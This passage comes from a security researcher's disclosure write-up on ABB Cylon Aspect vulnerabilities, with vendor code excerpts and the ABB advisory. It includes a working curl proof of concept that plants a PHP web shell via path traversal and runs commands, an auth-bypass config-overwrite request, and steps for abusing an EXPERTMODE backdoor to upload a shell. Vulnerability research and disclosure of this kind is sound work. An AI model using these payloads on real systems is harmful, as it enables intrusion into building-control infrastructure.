> -H "Content-Type: application/x-www-form-urlencoded" \
> -d "<?php\r\nif ($_GET['j']) {\r\nsystem($_GET['j']);\r\n}\r\n?>"

2.
$ curl "http://192.168.73.31/bigUpload.php?action=upload&key=251" \
> -H "Cookie: PHPSESSID=25131337" \
> -H "Content-Type: application/x-www-form-urlencoded"

3.
$ curl "http://192.168.73.31/bigUpload.php?action=finish" \
> -H "Cookie: PHPSESSID=25131337" \
> -H "Content-Type: application/x-www-form-urlencoded" \
> -d "key=251&name=../../../../../../../home/MIX_CMIX/htmlroot/ZSL.php"

4.
$ curl http://192.168.73.31/ZSL.php?j=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

bigUpload.php fix in v3.08.02 introducing basename() and escapeshellcmd() in finishUpload() when calling copyFile.sh.

/usr/local/aam/bin/copyFile.sh:

```
#!/bin/bash
mv $1 "$2"
chmod 755 "$2"
```

```php
<?php
//---------Begin Authorization------------
require_once 'validate/validateHeader.php';
//--------End Authorization---------------

set_time_limit(0);
//supporting libraries
include "lib/errorCall.php";

class BigUpload
{
    //Temporary folder for storing uploads
    private $tempDirectory = "/tmpdb/";

    public $tmpName = 0;
```

```
16
17      //Create a random file name for the file to use as it's being uploaded
18      public function createTempName()
19      {
20          $this->tmpName = mt_rand() . '';
21      }
22
23      //Function to upload the file chunks into the temp folder
24      public function uploadFile()
25      {
26
27          include "lib/configParameter.php";
28          $lookupLog = "config/configfile";
29          $sudo = trim(obtainValue($lookupLog, "SUDO"));
30
31          try {
32
33              exec($sudo . ' /usr/local/aam/bin/createTmpdb.sh');
34
35              //Create a filename if this is the first chunk
36              if ($this->tmpName == 0) {
37                  $this->createTempName();
38              }
39
40              //Open the raw POST data from php://input
41              $fileData = file_get_contents('php://input');
42
43              //Write the actual chunk
44              $handle = fopen($this->tempDirectory . $this->tmpName, 'a');
45              $fwresp = fwrite($handle, $fileData);
46
47              fclose($handle);
48
49              if ($fwresp == 0 && $_SERVER[CONTENT_LENGTH] > 0) {
50                  exec($sudo . ' /usr/local/aam/bin/removeTmpdb.sh');
51                  return json_encode(array(
52                      'errorStatus' => 1,
53                      'errorText' => 'There is not enough space in disk to upload
    this file. Please refresh the page to upload a new one.'
54                  ));
55              }
56
57              return json_encode(array(
58                  'key' => $this->tmpName,
59                  'errorStatus' => 0
60              ));
61          } catch (Exception $e) {
62              exec($sudo . ' /usr/local/aam/bin/removeTmpdb.sh');
63              return json_encode(array(
64                  'errorStatus' => 1,
65                  'errorText' => "There was an error when uploading the file: " .
    $e->getMessage()
66              ));
67          }
68      }
69
70      //Function for cancelling uploads while they're in-progress; just deletes
    the temp file
71      public function abortUpload()
72      {
73          if (unlink($this->tempDirectory . $this->tmpName)) {
74              return json_encode(array('errorStatus' => 0));
75          } else {
```

```
76
77              return json_encode(array(
78                  'errorStatus' => 1,
79                  'errorText' => 'Unable to delete temporary file.'
80              ));
81          }
82      }
83
84      //Function to rename and move the finished file
85      public function finishUpload($finalName, $tempFileName)
86      {
87
88          include "lib/configParameter.php";
89          $lookupLog = "config/configfile";
90          $sudo = trim(obtainValue($lookupLog, "SUDO"));
91
92          try {
93              $variant = getVariant();
94              $mainDirectory = "/media/sda1/database/";
95              if (($variant == "FACILITY") || ($variant == "NEXUS") || ($variant
    == "ENTERPRISE")) {
96                  $mainDirectory = "/home/database/";
97              }
98              $local_uploadfile = $mainDirectory . $finalName;
99
100             $file_parts = pathinfo($local_uploadfile);
101
102             if( !isset($file_parts['extension']) || $file_parts['extension']
    !== 'db' ) {
103                 throw new Exception('Extension is not db.');
104             }
105
106             if( $finalName !== basename($local_uploadfile) ) {
107                 throw new Exception('Filename is insecure.');
108             }
109
110             $temp_loc = $this->tempDirectory . $tempFileName;
111
112
113             $cmd = $sudo . ' /usr/local/aam/bin/copyFile.sh ' . $temp_loc . '
    "' . $local_uploadfile . '"';
114             exec(escapeshellcmd($cmd));
115
116             return json_encode(array('errorStatus' => 0));
117         } catch (Exception $e) {
118             exec($sudo . ' /usr/local/aam/bin/removeTmpdb.sh');
119             return json_encode(array(
120                 'errorStatus' => 1,
121                 'errorText' => "There was an error when uploading the file: " .
    $e->getMessage()
122             ));
123         }
124     }
125 }
126
127 $bigUpload = new BigUpload;
128 $bigUpload->tmpName = (isset($_GET['key'])) ? $_GET['key'] : $_POST['key'];
129
130 switch ($_GET['action']) {
131     case 'upload':
132         print $bigUpload->uploadFile();
133         break;
134     case 'abort':
```

```
135         print $bigUpload->abortUpload();
136         break;
137     case 'finish':
138         print $bigUpload->finishUpload($_POST['name'], $_POST['key']);
139         break;
140 }
141 ?>
142
```

Upon the release of version 3.08.02, accompanied by a security bulletin and advisory, it was titled:

“2024-07-04 - Cyber Security Advisory - ASPECT system RCE, unauthorized-Access vulnerabilities reported” – The difference in title details is obvious:

CVE-2024-6209 – Unauthorized Access
ZSL-2024-5827 - ABB Cylon Aspect 3.08.01 (databaseFileDelete.php) Arbitrary File Delete
ZSL-2024-5845 - ABB Cylon Aspect 3.08.01 (databaseFileDelete.php) Remote Code Execution

CVE-2024-6298 – Remote Code Execution
ZSL-2024-5828 - ABB Cylon Aspect 3.08.01 (bigUpload.php) Remote Code Execution

Note: In accordance to ABB specifications, ASPECT should never be exposed to the Internet!

CVE ID	Title	
CVE-2024-6209	Unauthorized Access	
Description	Unauthorized file access in WEB Server in ASPECT <=3.08.01 allows Attacker to access files unauthorized	
CVSS v3.1	Base Score:	10.0
	Temporal Score:	9.7
	Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:F/RL:U/RC:C
CVSS v4.0	Score	10
	Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H/AU:Y/R:I/V:C/RE:H/U:Red
CVE-2024-6298	Remote Code Execution	
Description	Improper Input Validation vulnerability in ASPECT allows Remote Code Inclusion. <=3.08.01	
CVSS v3.1	Base Score:	10.0
	Temporal Score:	9.4
	Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:P/RL:U/RC:C

Figure 23: ABB Cylon Aspect 3.08.02 advisory

When this happened, I asked for the version 3.08.02 from the vendor to verify if it is indeed my reported issues or from another researcher. After a month, the advisory was updated with credits to my name. <

Acknowledgement

ABB likes to thank Gjoko Krstikj, Zero Science Lab, for reporting the vulnerabilities in responsible disclosure.

References

HT0038 FBXi, CBXi and ASPECT® SOLUTIONS

Support

For additional instructions and support please contact your local ABB service organization. For contact information, see www.abb.com/contactcenters.

Information about ABB's cyber security program and capabilities can be found at www.abb.com/cybersecurity.

Revision history

Rev. Ind.	Page (p) Chapter (c)	Change description	Rev. date
A	all	Initial version	2024-07-03
B		Update of advisory due to availability of ASPECT version 3.08.02	2024-08-20
C		Update of advisory due to availability of ASPECT version 3.08.03	2024-11-28
D	Acknowl-edgement	Corrected the sir name of the reporting researcher	2024-12-05
E	8, 9	Corrected typo in single words	2025-01-10

This cybersecurity advisory document will later be used by ABB as a placeholder for version 3.08.03 updates and new CVEs as well.

Global configuration overrides

The editOverride.php script (v3.08.02) is a configuration editor for the “Aspect Global Configuration Overrides” system. It manages a file (typically /usr/local/aam/etc/override.properties) where global settings for the Aspect system are stored.

```
 2  if (!isset($_POST['content'])) {
 3  //---------Begin Authorization------------
 4      require_once 'validate/validateHeader.php';
 5  //--------End Authorization---------------
 6  }
```

If no content is sent via POST, it triggers an authorization check by including the validate/validateHeader.php. If content is present, authorization is bypassed.

```
12  $lookupLog = "config/configfile";
13  $fn = trim(obtainValue($lookupLog, "MIXOVERRIDE"));
14  if (!isset($fn) || empty($fn)) {
15      $fn = "/usr/local/aam/etc/override.properties";
16  }
```

The script tries to fetch a file path from a config file (config/configfile) using a custom obtainValue function (defined in lib/configParameter.php). If that fails or returns nothing, it defaults to /usr/local/aam/etc/override.properties. This is the file I am overwriting.

```
18  if (isset($_POST['content'])) {
19      syslog(LOG_WARNING, "Override Settings Altered:  {$_SESSION['f_user']} @
    {$_SERVER['REMOTE_ADDR']} ({$_SERVER['HTTP_USER_AGENT']})");
20      $saveStatus = "Changes Saved";
21      $content = stripslashes($_POST['content']);
22      $fp = fopen($fn, "w");
23      fputs($fp, $content);
24      if (!fclose($fp))
25          $saveStatus = "Changes not saved to file";
26  }
27
28  if (file_exists($fn)) {
29      $overrideContent = file_get_contents($fn);
30  } else {
31      $overrideContent = "";
32  }
```

If content is in the POST request, it logs the change (username, IP, browser) via syslog. Line 21 takes the content from the POST data and removes any backslashes (\). This is meant to clean up escaped characters (e.g. turning \’

into ‘). But here’s the catch – it doesn’t sanitize malicious input, leaving the door open for trouble. fopen($fn, “w”) opens the override file in write mode, which wipes the file clean and prepares it for new data. If the file doesn’t exist, it creates it. $fp is the file pointer. fputs($fp, $content) writes the content into the file. This is where the new settings get saved.




Figure 24: editOverride.php in v3.08.02

This authentication bypass enables an attacker to inject arbitrary configuration overrides, leading to unauthorized changes and compromising system integrity. The vulnerability can be exploited to update the /usr/local/aam/etc/override.properties file. This file contains critical configuration overrides such as enabling overrides (Override.enabled=true) and setting specific properties like debug.level=1. The runjava.VARIANT* script then sources this file during execution, applying the overrides when the system reboots or the application restarts. This allows attackers to manipulate

critical system settings, potentially causing performance degradation, introducing security risks, or resulting in a denial-of-service scenario.

A proof-of-concept request (ZSL-2024-5884):

```
$ curl http://192.168.73.31/editOverride.php \
> -d "content=Override.enabled%3Dtrue%0D%0A$(cat
mix.properties.ENTERPRISE)" \
> --trace-ascii logche.txt

Changes Saved

$ awk 'NR==79' ./MIX_CMIX/runjava.ENTERPRISE
CMD="java -Xms${HEAPMIN} -Xmx${HEAPMAX} -server -classpath ${CLASSPATH} -
Dormlite.networkpoint.load=true -Dfile.encoding="UTF-8" -
Dlog4j.configuration="log4j.mix.properties" -
Doverride.mix.properties=/usr/local/aam/etc/override.properties
${JVMPARAMS} ${PLUGGABLE} com.aamatrix.mix.server.HeadlessController"
```

Funky badass backdoor

Another hidden gem that unlocks extra control for the fearless. Let's funk it up a notch: **Funky Walkthrough of a Backdoor**.

Alright, fam, let's crank the funk-o-tron to eleven and strut through this backdoor like it's a disco inferno! We've got caldavInstall.php, caldavInstallAgendav.php, and caldavUpload.php in the mix, all vibin' with that badassMode groove. This is a funky tale of CalDAV wizards and a secret trapdoor that turns the party into a free-for-all. Grab your shades, and let's boogie!

The Setup: caldavInstall.php (The Baïkal Beat) – v3.08.01

- The Scene: This script's the opening act - a wizard for droppin' Baïkal into your Aspect System like a smooth jazz riff.
- Funky Code:

```php
<?php

$badassMode = false;
if (isset($_GET["EXPERTMODE"])) {
    $badassMode = true;
}
?>
```

- The bassline kicks in: badassMode starts chill at false.

- Hit the URL with ?EXPERTMODE (/caldavInstall.php?EXPERTMODE), and it flips to true - unlocking the VIP lounge.




Figure 25: caldavInstall.php EXPERTMODE activated (Skip MD5 Test)

- The Dance Move:

```
39          <form id="baikalForm" action="caldavUpload.php" method="post"
    enctype="multipart/form-data">
40              <input type="file" size="60" name="baikalFile" id="baikalFile">
41              <input type="submit" value="Upload & Install" id="baikalFileBtn">
42              <?php
43              if ($badassMode)
44                  echo "Skip MD5 Test<input type='checkbox' name='skipChecksum'
    value='1'>";
45              ?>
```

- You upload your Baïkal ZIP, and normally it rolls safe.
- But when badassMode is bumpin', it drops a funky checkbox: "Skip MD5 Test."
- Check that box, and you're tellin' caldavUpload.php, "Yo, I'm too cool for checksums - let's roll raw!"

The Remix: caldavInstallAgendav.php (The AgenDAV Groove) – v3.08.01

- The Scene: This wizard's the sequel, mixin' AgenDAV - a slick CalDAV web UI - into the Aspect System.
- Funky Code:

```
1  <?php
2
3  $badassMode = false;
4  if (isset($_GET["EXPERTMODE"])) {
5      $badassMode = true;
6  }
7  ?>
```

- Same badassMode jam - ?EXPERTMODE flips it hot.




Figure 26: caldavInstallAgendav.php EXPERTMODE activated (Skip MD5 Test)

- The Dance Move:

```
31          <form id="agendavForm" action="caldavUpload.php" method="post"
    enctype="multipart/form-data">
32              <input type="file" size="60" name="agendavFile">
33              <input type="submit" value="Upload & Install">
34              <?php
35              if ($badassMode)
36                  echo "Skip MD5 Test<input type='checkbox' name='skipChecksum'
    value='1'>";
37              ?>
38          </form>
```

- Upload your AgenDAV tarball, and it's all good - unless badassMode struts in.
- That checkbox pops up again, ready to skip the safety dance and send skipChecksum=1 to caldavUpload.php.

The Drop: caldavUpload.php (The Backdoor Boogie) – v3.08.01

- The Scene: This is the main stage where the badassMode magic hits the turntables. Both wizards send their uploads here, and it's where the funk gets wild.
- Funky Code:

```
1  <?php
2  /**
3   * Created by PhpStorm.
4   * User: dgunther
```

```
 * Date: 10/22/13
 * Time: 1:38 PM
 */

include_once("lib/caldav-checksums.inc");

//upload.php
$output_dir = "/var/tmp/";
$baikalStaticFilename = "baikal-flat.zip";
$agendavStaticFilename = "agendav.tgz";
#$baikalChecksum = "d3615034bd54372b8ce019d55ff711ab";
#$agendavChecksum = "b2991e95d9c59dc8552c681300159929";
$uploadFile;
$whichFile = "unknown";
$skipChecksum = 0;


function doExtract($bundleName)
{
    $cmd = "sudo /usr/local/aam/bin/CAL_doExtract.sh $bundleName";
    exec($cmd, $output, $return_val);
    return $return_val;
}

if (isset($_POST["skipChecksum"])) {
    $skipChecksum = $_POST["skipChecksum"];
}
```

- The beat's steady - $skipChecksum is 0 unless the wizards' badassMode checkbox flips it to 1.
- This is the groove that ties caldavInstall.php and caldavInstallAgendav.php into the backdoor.
- Baïkal's Freaky Flow:

```
    if ($whichFile == "baikal") {
        // if (in_array($uploadedChecksum, $baikal_md5) && $skipChecksum == 0)
{
        //     syslog(LOG_ERR, "is Baikal Package");
        // } elseif ($skipChecksum == 1) {
        if ($skipChecksum == 1) {
            syslog(LOG_ERR, "Baikal Checksum skipped");
        } elseif( version_compare(PHP_VERSION, '5.5.0', '<') &&
strpos($uploadFile['name'], '0.2.7') > 0 ) {
            $baikalVersion = substr($uploadFile['name'],
strpos($uploadFile['name'], '0.2.'), 5);
            syslog(LOG_ERR, "is Baikal $baikalVersion Package.");
        } elseif( version_compare(PHP_VERSION, '7.3.0', '>=') &&
strpos($uploadFile['name'], '0.6.') > 0 ) {
            $baikalVersion = substr($uploadFile['name'],
strpos($uploadFile['name'], '0.6.'), 5);
            syslog(LOG_ERR, "is Baikal $baikalVersion Package.");
            syslog(LOG_ERR, "Baikal Checksum skipped");
        } else {
            header("HTTP/1.0 500 Internal Error");
            echo "Not a recognized Baikal package";
            exit;
        }
```

```
77          unlink($output_dir . $baikalStaticFilename);
78          rename($output_dir . $uploadFile["name"], $output_dir .
    $baikalStaticFilename);
79          $cmd = "sudo /usr/local/aam/bin/CAL_doExtract.sh
    $baikalStaticFilename";
80          exec($cmd, $output, $return_val);
```

- Normal mode's got a tight rhythm: checks PHP version and filename (e.g. 0.2.7 or 0.6.x).
- But drop that skipChecksum == 1, and it's a total funk-out, no checks, just a log shoutin' "Checksum skipped!"
- Your file - legit or shady - gets renamed to baikal-flat.zip and extracted to /home/baikal/.
- Backdoor Blast: The original MD5 check's muted (commented out), and skipChecksum skips the rest - total free-for-all!
- AgenDAV's Sassy Strut:

```
93      if ($whichFile == "agendav") {
94          if (in_array($uploadedChecksum, $agendav_md5) && $skipChecksum == 0) {
95              syslog(LOG_ERR, "is Agendav Package");
96          } elseif ($skipChecksum == 1) {
97              syslog(LOG_ERR, "AgenDAV Checksum skipped");
98          } else {
99              header("HTTP/1.0 500 Internal Error");
100             echo "Not a recognized Agendav package";
101             exit;
102         }
103         rename($output_dir . $uploadFile["name"], $output_dir .
    $agendavStaticFilename);
104
105         $return_val = doExtract($agendavStaticFilename);
```

- AgenDAV's got more swagger - checks MD5 against $agendav_md5 unless skipChecksum crashes the party.
- With badassMode on, it skips the check, renames to agendav.tgz, and extracts to /home/agendav/.
- Backdoor Twist: Less loose than Baïkal, but still lets any tarball slide through with skipChecksum.

How to Drop the Funky Backdoor Beat

- Hit the Floor: Fire up caldavInstall.php?EXPERTMODE or caldavInstallAgendav.php?EXPERTMODE.
- Spin the Wax: Check "Skip MD5 Test," upload a rogue ZIP/tarball—like funky-evil.zip with a PHP shell.
- Drop the Bass: caldavUpload.php skips the checks, renames it, and extracts it with CAL_doExtract.sh.

- Take the Mic: Your code’s live in /home/baikal/ or /home/agendav/, ready to rock the Aspect System.
- Crowd Goes Wild: No bouncer, no rules - just pure funky chaos!

The Impact: Funky Fallout

Groovy Damage:

- Malware Mixtape: Slip in a ZIP/tarball with a backdoored Baïkal or AgenDAV - think web shells or rootkits - and you’ve got a VIP pass to the system.
- System Remix: Overwrite configs or binaries during extraction, hijacking the CalDAV flow.
- Data Disco: Sneak a script to leak calendars - private gigs and all.
- Party Crash: Drop a corrupt archive to funk up the extraction, leaving the system in a glitchy mess.

Real-World Rave:

- A sneaky attacker - or a duped admin - flips badassMode, uploads a rogue package, and owns the dance floor.
- No auth on EXPERTMODE, no file sanitization - it’s a neon-lit “hack me” sign.

My Take on This Code and Backdoors

The Code’s Funk Factor:

- This is some 2013 PHP funk - raw, loose, and vibin’ hard. It’s got that “get it done” swagger, but security’s chillin’ in the back row.
- badassMode is the star - a slick trick for skipping the red tape, but it’s like handing out backstage passes at the door.
- Commented-out MD5 in caldavUpload.php? That’s like muting the alarm mid-heist - bold but bonkers.

Backdoors: The Funky Lowdown:

- The Jam: Backdoors like badassMode are dope for devs - quick tests, custom tweaks, no fuss. It’s the secret sauce for keepin’ it real.
- The Jive: Without a lock (auth, logs, or a kill switch), it’s a hacker’s remix waiting to drop. This one’s too funky - ?EXPERTMODE is public, and skipChecksum skips everything.
- The Truth: Backdoors are a funky gamble. Done right, they’re a hidden groove for pros. Done wrong - like this - they’re a dance-off with disaster.

My Groove on It:

- I dig the badassMode hustle - it’s got swagger and soul. But this code’s too wild for the main stage. Needs a remix: session auth, file checks, and a tighter skipChecksum scope.
- Backdoors? Love ‘em when they’re stealthy and secure. Hate ‘em when they’re this loose - too much funk, not enough filter.

Final Funky Spin

This backdoor’s a banger - badassMode ties caldavInstall.php and caldavInstallAgendav.php to caldavUpload.php in a funky chain of chaos. It’s a rad relic of reckless coding, perfect for a jam session but a risk on the live stage.

/usr/local/aam/bin/CAL_doExtract.sh:

```
#!/bin/bash

BAIKALPKG="baikal-flat.zip"
AGENDAVPKG="agendav.tgz"
CALDAVTMP="caldav-tmp"
WORKDIR="/var/tmp"

DESTDIR="/home"

ARCHIVE=$1
TMPDIR=$2
/usr/sbin/selinuxenabled
SELINUXENABLED=$?
CURRENTPKG="NONE"
hash -r
#set exit on error
set -e


verifyBaikal() {

  echo "Verifying Baikal bundle..."
  #do verification that this dir looks like baikal
  if [ ! -f $WORKDIR/$CALDAVTMP/baikal*/cal.php ]; then
    echo "This directory doesn't appear to be a Baikal-flat package"
  #exit if verification fails
    exit 2
  else
    echo "Baikal Verified - OK"
  fi
}


verifyAgendav() {
 echo "Verifying agendav bundle..."
 #do verification that this dir looks like agendav
 if [ ! -f $WORKDIR/$CALDAVTMP/*agendav*/sql/mysql.schema.sql ]; then
   #exit if verification fails
   echo "This directory doesn't appear to be an AgenDAV dir"
   exit 2
 else
   echo "AgenDAV verified - OK"
 fi
```

```
44  }
45
46  relocateBaikal() {
47    #Delete any previous backups
48    [ -d $DESTDIR/baikal.OLD ] && rm -rf $DESTDIR/baikal.OLD
49    #Backup current dir, if it already exists
50    [ -d $DESTDIR/baikal ] && mv -f $DESTDIR/baikal $DESTDIR/baikal.OLD
51    echo "moving baikal"
52    mv $WORKDIR/$CALDAVTMP/baikal-flat $DESTDIR/baikal
53    echo "setting permissions"
54    chown -R apache:apache $DESTDIR/baikal
55    if [ $SELINUXENABLED == "0" ];then
56      echo "setting context"
57      chcon -R -u system_u -t httpd_sys_content_t $DESTDIR/baikal
58    fi
59    echo "configure apache"
60
61  cat << 'EOF' > /etc/httpd/conf.d/baikal.conf
62  #
63  # This configuration file allows the baikal server to be accessed at
64  # http://localhost/baikal/
65  #
66  Alias /baikal /home/baikal
67
68  <Directory "/home/baikal">
69      Options Indexes
70      AllowOverride None
71      Order allow,deny
72      Allow from all
73  </Directory>
74
75  EOF
76
77  }
78
79  relocateAgendav(){
80    #Delete any previous backups
81    [ -d $DESTDIR/agendav.OLD ] && rm -rf $DESTDIR/agendav.OLD
82    #Backup current dir, if it already exists
83    [ -d $DESTDIR/agendav ] && mv -f $DESTDIR/agendav $DESTDIR/agendav.OLD
84    echo "moving agendav"
85    mv $WORKDIR/$CALDAVTMP/*agendav* $DESTDIR/agendav
86    echo "setting permissions"
87    chown -R apache:apache $DESTDIR/agendav
88    if [ $SELINUXENABLED == "0" ]; then
89      echo "setting context"
90      chcon -R -u system_u -t httpd_sys_content_t $DESTDIR/agendav
91    fi
92    echo "configure apache"
93  #  cp /usr/local/aam/etc/agendav.conf /etc/httpd/conf.d/agendav.conf
94    cat << 'EOF' > /etc/httpd/conf.d/agendav.conf
95
96  #
97  # This configuration file allows the agendav web root to be accessed at
98  # http://localhost/agendav/
99  #
100 Alias /agendav /home/agendav/web/public
101
102 <Directory "/home/agendav/web/public">
103     Options Indexes
104     AllowOverride None
105     Order allow,deny
106     Allow from all
```

```
</Directory>

EOF

}

#if [ -d $WORKDIR/$CALDAVTMP ]; then
#  echo "Work Directory Exits - removing..."
#  rm -rfv $WORKDIR/$CALDAVTMP
#fi

if [ -z $ARCHIVE ]; then
  echo "usage: $0 <archive name>"
  exit -1
fi

mkdir -p $WORKDIR/$CALDAVTMP/agendav || true

if [ $ARCHIVE == $BAIKALPKG ]; then
  CURRENTPKG="BAIKAL"
  if [ -e $WORKDIR/$BAIKALPKG ]; then
    rm -rfv $WORKDIR/$CALDAVTMP/baikal-flat
    echo "Baikal package exists..."
    unzip -qq $WORKDIR/$BAIKALPKG -d $WORKDIR/$CALDAVTMP
    verifyBaikal
    relocateBaikal
  else
    echo "Baikal package not found..."
    exit 1
  fi
fi



if [  $ARCHIVE == $AGENDAVPKG ]; then
  CURRENTPKG="AGENDAV"
  if [ -e $WORKDIR/$AGENDAVPKG ]; then
    rm -rfv $WORKDIR/$CALDAVTMP/agendav/*
    echo "AgenDAV package exists..."
    tar zxf $WORKDIR/$AGENDAVPKG --strip-components=1 -C
$WORKDIR/$CALDAVTMP/agendav
    verifyAgendav
    relocateAgendav
  else
    echo "AgenDAV package not found..."
    exit 1
  fi

fi
```

Upon further investigation, this ‘backdoor’, along with the related PHP files that could be accessed without an authorization header, was eliminated in version 3.08.02. Fortunately, an official bulletin detailing this change is accessible, offering a summary of security enhancements and deprecated elements. See Cylon Technical Bulletin No. 537, released on 07 August 2024, for reference.

